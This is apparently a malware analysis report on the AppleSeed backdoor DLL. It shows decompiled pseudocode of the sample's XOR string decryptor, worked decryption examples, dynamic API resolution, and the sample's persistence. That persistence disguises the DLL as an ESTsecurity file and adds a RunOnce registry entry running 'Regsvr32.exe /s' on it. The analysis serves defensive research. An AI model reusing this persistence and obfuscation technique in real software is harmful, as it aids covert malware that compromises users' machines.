
The dropped payload is a DLL file that has been packed using the UPX packer. The unpacked sample is highly obfuscated and important API calls and strings have been encrypted using a custom encryption algorithm. The encrypted version of the strings and API calls are in hex ASCII format. Whenever in the code the malware needs to use a string, it takes the encrypted string and passes it into two functions to decrypt it.

The first function “string_decryptor_prep” gets the encrypted string and then prepares a custom data structure that has four elements:


```
typedef struct _UNICODESTR {
        wchar_t *Buffer; // Encrypted string
        DWORD padding;
        uint64_t Length; // Length of the string
        uint64_t MaxLength; // Max length for the string which has been calculated
based on the lenght
} UNICODESTR;
```

The second function “string_decryptor” gets the created data structure in the previous function and then decrypts the string and puts it in the same data structure.

```
  MY_UNICODESTR *v26; // [rsp+58h] [rbp-18h] BYREF
```



```
  v26 = a2;
  *(_QWORD *)&v25 = 0i64;
  *((_QWORD *)&v25 + 1) = 7i64;
  v24.m128i_i16[0] = 0;
  string_decryptor_prep((unsigned __int64 *)&v24, (__int64)&szProxyBypass, 0i64);
  input_length = *(uint64_t *)((char *)&a1->Length + 4);
  if ( (input_length & 1) == 0 && input_length > 0x20 )
  {
    LODWORD(v26) = 0;
    WORD2(v26) = 0;
    v23 = 0;
    v5 = Key_Table;
    v6 = 0i64;
    v7 = 16i64;
    while ( 1 )
    {
      v8 = *(uint64_t *)((char *)&a1->Max_Length + 4) < 8;
      if ( *(uint64_t *)((char *)&a1->Max_Length + 4) >= 8 )
        break;
      LOWORD(v26) = *(_WORD *)((char *)&a1->Buffer + v6 * 2);// reads input character by character
      v9 = (char *)a1;
      if ( !v8 )
        goto LABEL_7;
LABEL_8:                                              // loop over input string to convert hex ascii to binary
      *(_DWORD *)((char *)&v26 + 2) = *(unsigned __int16 *)&v9[v6 * 2 + 2];
      hexascii_to_binary((__int64)&v26);
      *v5 = v23;
      v6 += 2i64;
      ++v5;
      if ( !--v7 )
      {
        v10 = 32i64;
        v11 = 0i64;
        while ( 1 )
        {
          v12 = v11 - 16;
          if ( v11 < 0x10 )
            v12 = v11;
          v13 = 2 * v10;
          v14 = *(uint64_t *)((char *)&a1->Max_Length + 4) < 8;
          if ( *(uint64_t *)((char *)&a1->Max_Length + 4) >= 8 )
            break;
          LOWORD(v26) = *(_WORD *)((char *)&a1->Buffer + v13);
          Buffer = (char *)a1;
          if ( !v14 )
            goto LABEL_15;
LABEL_16:
          *(_DWORD *)((char *)&v26 + 2) = *(unsigned __int16 *)&Buffer[v13 + 2];
          hexascii_to_binary((__int64)&v26);
          v17 = (char)(v23 ^ v7 ^ Key_Table[v12]);// xor decrypts the current byte
          v18 = v25;
          if ( (unsigned __int64)v25 >= *((_QWORD *)&v25 + 1) )
          {
            sub_1B8D0(&v24, *((__int64 *)&v25 + 1), v16, v17);
          }
          else
          {
            *(_QWORD *)&v25 = v25 + 1;
            v19 = &v24;
            if ( *((_QWORD *)&v18 + 1) >= 8ui64 )
              v19 = (__m128i *)v24.m128i_i64[0];
            v19->m128i_i16[v18] = v17;
            v19->m128i_i16[v18 + 1] = 0;
          }
          LOBYTE(v7) = v23;
          v10 += 2i64;
          v11 = v12 + 1;
          if ( v10 >= input_length )
          {
            *(__m128i *)&a2->Buffer = v24;
            *(_OWORD *)((char *)&a2->Length + 4) = v25;
            return (__int64)a2;
```




```
          }
        }
        LOWORD(v26) = a1->Buffer[v13 / 2];
LABEL_15:
        Buffer = (char *)a1->Buffer;
        goto LABEL_16;
      }
    }
    LOWORD(v26) = a1->Buffer[v6];
LABEL_7:
    v9 = (char *)a1->Buffer;
    goto LABEL_8;
  }
```

Figure 6: String decryptor function

The decryptor function first convert the input string in hex ascii format to binary by calling the ***hexascii_to_binary*** function on each two ascii characters (i.e. c3, 42, b1, 1d… in example 1). The first 16 bytes of in the input is then used as the key and the remainder is the actual value that gets decrypted in 16 byte chunks (i.e. ed, d5, 0d, 60).

Decryption is a simple xor operation of `key[i] ^ string[i-1] ^ string[i]` (For the first character string_to_be_decrypted[i-1] is set to zero).




```
Input string:  c342b11d0cbf3e0eec1b60c6fc0e2906edd50d60

Key                        c3 42 b1 1d 0c bf 3e 0e ec 1b 60 c6 fc 0e 29 06
String to be decrypted  00 ed d5 0d 60

step 1: c3 XOR 00 = c3, c3 XOR ed = 2e (.)
step 2: 42 XOR ed = af, af XOR d5 = 7a (z)
step 3: b1 XOR d5 = 64, 64 XOR 0d = 69 (i)
step 4: 1d XOR 0d = 10, 10 XOR 60 = 70 (p)
```

```
Input string: 413faf131f631510223b17d4e6d08629356fb8dfb3fe87f2a4eb993fa918eea291805f3e445432

Key                        41 3f af 13 1f 63 15 10 22 3b 17 d4 e6 d0 86 29 41 3f af 13 1f 63 15
String to be decrypted  00 35 6f b8 df b3 fe 87 f2 a4 eb 99 3f a9 18 ee a2 91 80 5f 3e 44 54 32

                 steps:
 1) 41 XOR 00 = 41, 41 XOR 35 = 74 (t)
 2) 3f XOR 35 = 0a, 0a XOR 6f = 65 (e)
 3) af XOR 6f = c0, c0 XOR b8 = 78 (x)
 4) 13 XOR b8 = ab, ab XOR df = 74 (t)
 5) 1f XOR df = c0, c0 XOR b3 = 73 (s)
 6) 63 XOR b3 = d0, d0 XOR fe = 2e (.)
             .....
21) 1f XOR 3e = 21, 21 XOR 44 = 65 (e)
22) 63 XOR 44 = 27, 27 XOR 54 = 73 (s)
23) 15 XOR 54 = 41, 41 XOR 32 = 73 (s)
```

Figure 7: String decoder example

Most of the important API calls resolve dynamically during the run time using “string_decryptor” function. (288 API calls have been resolved dynamically.)




```
v114 = string_decryptor_prep_1(v647, (__int64)L"eceff0f615e1c4fb66078a687301ac07ab21a50777fb4ff2fd96795f4d21e8ae");
v115 = (const WCHAR *)string_decryptor(v114, (__int64)v650);
v116 = sub_1B580(v115, v653);
v117 = (const CHAR *)sub_3DB0(v116);
*(_QWORD *)GetTempFileNameA = GetProcAddress_0(LibraryA, v117);
sub_3D50(v653);
sub_1220(v650);
sub_1220(v647);
if ( !*(_QWORD *)GetTempFileNameA )
  goto LABEL_414;
v118 = string_decryptor_prep_1(v647, (__int64)L"95a43bfef3821f41def3d4c0b088041ed2135cf6608fe0f14ec975f4");
v119 = (const WCHAR *)string_decryptor(v118, (__int64)v650);
v120 = sub_1B580(v119, v653);
v121 = (const CHAR *)sub_3DB0(v120);
*(_QWORD *)GetTempPathA = GetProcAddress_0(LibraryA, v121);
sub_3D50(v653);
sub_1220(v650);
sub_1220(v647);
if ( !*(_QWORD *)GetTempPathA )
  goto LABEL_414;
v122 = string_decryptor_prep_1(v647, (__int64)L"ae70ab793522704fa7436c63fc906f4bedf229295a110d27c1");
v123 = (const WCHAR *)string_decryptor(v122, (__int64)v650);
v124 = sub_1B580(v123, v653);
v125 = (const CHAR *)sub_3DB0(v124);
*(_QWORD *)CopyFileA = GetProcAddress_0(LibraryA, v125);
sub_3D50(v653);
sub_1220(v650);
sub_1220(v647);
if ( !*(_QWORD *)CopyFileA )
  goto LABEL_414;
v126 = string_decryptor_prep_1(v647, (__int64)L"8add899fac99b955f890785f2daa75b1c7758a709a6abf8f32dae3");
v127 = (const WCHAR *)string_decryptor(v126, (__int64)v650);
v128 = sub_1B580(v127, v653);
v129 = (const CHAR *)sub_3DB0(v128);
*(_QWORD *)MoveFileExA = GetProcAddress_0(LibraryA, v129);
sub_3D50(v653);
sub_1220(v650);
sub_1220(v647);
if ( !*(_QWORD *)MoveFileExA )
  goto LABEL_414;
v130 = string_decryptor_prep_1(v647, (__int64)L"4b0b66734236dacb0dbd0f1fa927e9f4087172605605993b5a82cc");
v131 = (const WCHAR *)string_decryptor(v130, (__int64)v650);
v132 = sub_1B580(v131, v653);
v133 = (const CHAR *)sub_3DB0(v132);
*(_QWORD *)CreateFileA = GetProcAddress_0(LibraryA, v133);
sub_3D50(v653);
sub_1220(v650);
sub_1220(v647);
if ( !*(_QWORD *)CreateFileA )
  goto LABEL_414;
v134 = string_decryptor_prep_1(v647, (__int64)L"8a154c878361e80767350518452912dfcebe9e7c8b8f214f441450");
v135 = (const WCHAR *)string_decryptor(v134, (__int64)v650);
v136 = sub_1B580(v135, v653);
v137 = (const CHAR *)sub_3DB0(v136);
*(_QWORD *)DeleteFileA = GetProcAddress_0(LibraryA, v137);
```

Figure 8: Resolve API calls

The AppleSeed payload has an export function named “DllRegisterServer” which will be called when the DLL is executed using RegSvr32.exe. DllRegisterServer has a function that is responsible for performing the DLL initialization and setup that includes the following steps:

- Copy itself into ***“C:\ProgramData\Software\ESTsoft\Common”*** and rename itself as ***ESTCommon.dll*** to pretend it is a DLL that belongs to *ESTsecurity* company.
- Make itself persistent by creating the following registry key:

```
Registry key name: EstsoftAutoUpdate
Registry key value: Regsvr32.exe /s
C:\ProgramData\Software\ESTsoft\Common\ESTCommon.dll
Registry location: HKLU\Software\Microsoft\Windows\CurrentVersion\RunOnce
```




```
string_decryptor_prep(
  (unsigned __int64 *)v55,
  (__int64)L"c49ff0c512b63183b3b9933942f35f3b9767f14025f2b157b84cb6ecdc406c389a71dd4f34ecb955915b94eed958752b816acc6c0cc"
            "9917da04584c8e458693190",
  0x82ui64);
v20 = string_decryptor(v55, (__int64)v69);  // Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce
if ( *(_QWORD *)(v20 + 24) >= 8ui64 )
  v20 = *(_QWORD *)v20;
v21 = RegCreateKeyExW(HKEY_CURRENT_USER, (LPCWSTR)v20, 0, 0i64, 0, 0xF003Fu, 0i64, &hKey, 0i64) == 0;
if ( v71 >= 8 )
{
  v22 = (void *)v69[0];
  if ( 2 * v71 + 2 >= 0x1000 )
  {
    v22 = *(void **)(v69[0] - 8);
    if ( (unsigned __int64)(v69[0] - (_QWORD)v22 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v22);
}
v70 = 0i64;
v71 = 7i64;
LOWORD(v69[0]) = 0;
if ( v57 >= 8 )
{
  v23 = *(void **)v55;
  if ( 2 * v57 + 2 >= 0x1000 )
  {
    v23 = *(void **)(*(_QWORD *)v55 - 8i64);
    if ( (unsigned __int64)(*(_QWORD *)v55 - (_QWORD)v23 - 8i64) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v23);
}
if ( v21 )
{
  v56 = 0i64;
  v57 = 7i64;
  v55[0] = 0;
  string_decryptor_prep(
    (unsigned __int64 *)v55,
    (__int64)L"a337e267db176c5fb3deb0ceddc5345fe682342094e5fde3258f50cb66c792b97f",

    0x42ui64);
